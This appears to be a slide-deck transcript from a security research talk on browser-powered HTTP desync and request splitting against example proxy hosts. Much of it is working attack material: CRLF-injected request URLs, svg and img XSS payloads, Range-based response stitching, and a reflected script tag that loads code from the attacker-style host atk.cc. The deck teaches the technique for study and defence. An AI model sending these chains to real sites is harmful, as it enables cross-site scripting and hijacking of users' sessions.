
Same keep-alive connection

```
https://secure.streaming.com/%20HTTP/1.1%0d%0aContent-  
Length:%2023%0d%0aX:%20x
```

```
https://secure.streaming.com/images/%20HTTP/1.1%0d%0aH  
EAD%20/50x.html%20HTTP/1.1%0d%0aHost:%20localhost%0d%0  
a%0d%0aGET%20/status%3Csvg/onload=alert(1)%3E%20HTTP/1  
.1%0d%0aHost:%20secure.streaming.net%0d%0a%0d%0a
```



Browser-Powered 0.CL - Streaming Service



Same keep-alive connection


HTTP/1.1 200 OK

HTTP/1.1 200 OK
Content-Type: text/html

HTTP/1.1 307 Temporary Redirect
Location: /status<svg/onload=alert(1)>



Browser-Powered 0.CL - Streaming Service



All this effort...for XSS

Show this to a developer that just finished implementing DOMPurify



Browser-Powered Request Splitting

```
GET /docs/index.html§ HTTP/1.1
Host: proxy.account.software.com
Expect: 100-continue
```

```
TRACE / HTTP/1.1
X: x§ HTTP/2
Host: proxy.account.software.com
```



HTTP/2 100 Continue

HTTP/1.1 200 OK



Browser-Powered Request Splitting

```
GET /docs/index.html§ HTTP/1.1
Host: proxy.account.software.com
Expect: 100-continue
```

```
TRACE / HTTP/1.1
X: x§ HTTP/2
Host: proxy.account.software.com
```



HTTP/2 100 Continue

HTTP/1.1 200 OK

HTTP/2 100 Continue

HTTP/1.1 200 OK



Browser-Powered Request Splitting

```
GET /docs/index.html§ HTTP/1.1
Host: proxy.account.software.com
Expect: 100-continue
```

```
TRACE / HTTP/1.1
X: x§ HTTP/2
Host: proxy.account.software.com
```



HTTP/2 100 Continue

HTTP/1.1 200 OK

HTTP/2 100 Continue

HTTP/1.1 200 OK

HTTP/2 100 Continue

HTTP/1.1 200 OK



Browser-Powered Request Splitting

```
GET /docs/index.html§ HTTP/1.1
Host: proxy.account.software.com
Expect: 100-continue
```

```
TRACE / HTTP/1.1
X: x§ HTTP/2
Host: proxy.account.software.com
```



HTTP/2 100 Continue

HTTP/1.1 200 OK

HTTP/2 100 Continue

HTTP/1.1 200 OK

HTTP/2 100 Continue

HTTP/1.1 200 OK

HTTP/2 405 Method Not Allowed



Browser-Powered Request Splitting

```
GET /docs/index.html§ HTTP/1.1
Host: proxy.account.software.com
Expect: 100-continue
```

```
HEAD /docs/index.html HTTP/1.1
Range: bytes=1-2
X: x§ HTTP/2
Host: proxy.account.software.com
```

```
HTTP/1.1 206 Partial Content
Content-Type: text/html
Content-Range: bytes 1-2/XXXXX
Content-Length: 2
```

ht

We control how much the frontend will over-read

Any request we add after HEAD will have its full response concatenated as the body of the 206 Partial Content response

Browser-Powered Request Splitting

Right now we can:

- Stitch together arbitrary responses.
- Control how much the upstream will read using Range.

We need a reflection gadget!



Browser-Powered Request Splitting

Right now we can:

- Stitch together arbitrary responses.
- Control how much the upstream will read using Range.

We need a reflection gadget!



```
POST /docs/ HTTP/1.1
Host: proxy.account.software.com
Content-Length: 21
```

```
<img/src=x/onerror=a>
```

```
HTTP/1.1 400 Bad Request
```

```
"Unexpected token '<', \<img/src=x/onerror=a>\"...
is not valid JSON"
```

Browser-Powered Request Splitting

```
GET /docs/index.html§ HTTP/1.1
Host: proxy.account.software.com
Expect: 100-continue
Range: bytes=1-2
```

```
HEAD /docs/ HTTP/1.1
Host: proxy.account.software.com
Range: bytes=1-650
```

```
POST /docs/ HTTP/1.1
Host: proxy.account.software.com
Content-Length: 20
```


```
<script/src=\\atk.cc>§ HTTP/2
Host: proxy.account.software.com
```



```
HTTP/2 206 Partial Content
Content-Type: text/html
Content-Range: bytes 1-650/X
Content-Length: X
```

```
HTTP/1.1 400 Bad Request
```

```
"Unexpected token '<',
\"<script/src=\\atk.cc>
\" is not validJSON"
```



No closing script tag!



Browser-Powered Request Splitting

```
GET /docs/index.html§ HTTP/1.1
Host: proxy.account.software.com
Expect: 100-continue
Range: bytes=1-2
```

```
HEAD /docs/ HTTP/1.1
Host: proxy.account.software.com
Range: bytes=1-650
```

```
POST /docs/ HTTP/1.1
Host: proxy.account.software.com
Content-Length: 20
```

```
<script/src=\\atk.cc>GET /index.html HTTP/1.1
Range: bytes=2828-2836
X: x§ HTTP/2
Host: proxy.account.software.com
```

9 bytes

```
HTTP/2 206 Partial Content
Content-Type: text/html
Content-Range: bytes 1-650/X
Content-Length: X
```

```
HTTP/1.1 400 Bad Request
```

```
"Unexpected token '<,'
\"<script/src=\\atk.cc>
\" is not validJSON"HTTP/1.1 206
Content-Range: bytes 2828-2836/X
Content-Length: 9
```

```
</script>
```



Browser-Powered Request Splitting

```
GET /docs/index.html§ HTTP/1.1
Host: proxy.account.software.com
Expect: 100-continue
Range: bytes=1-2
```

```
HEAD /docs/ HTTP/1.1
Host: proxy.account.software.com
Range: bytes=1-650
```

```
POST /docs/ HTTP/1.1
Host: proxy.account.software.com
Content-Length: 20
```


```
<script/src=\\atk.cc>GET /index.html HTTP/1.1
Range: bytes=2828-2836
X: x§ HTTP/2
Host: proxy.account.software.com
```

Now we have a browser issuable desync which *inconsistently* returns our XSS payload.


Speed is our ally to make sure we hit the XSS.

window.open() + location

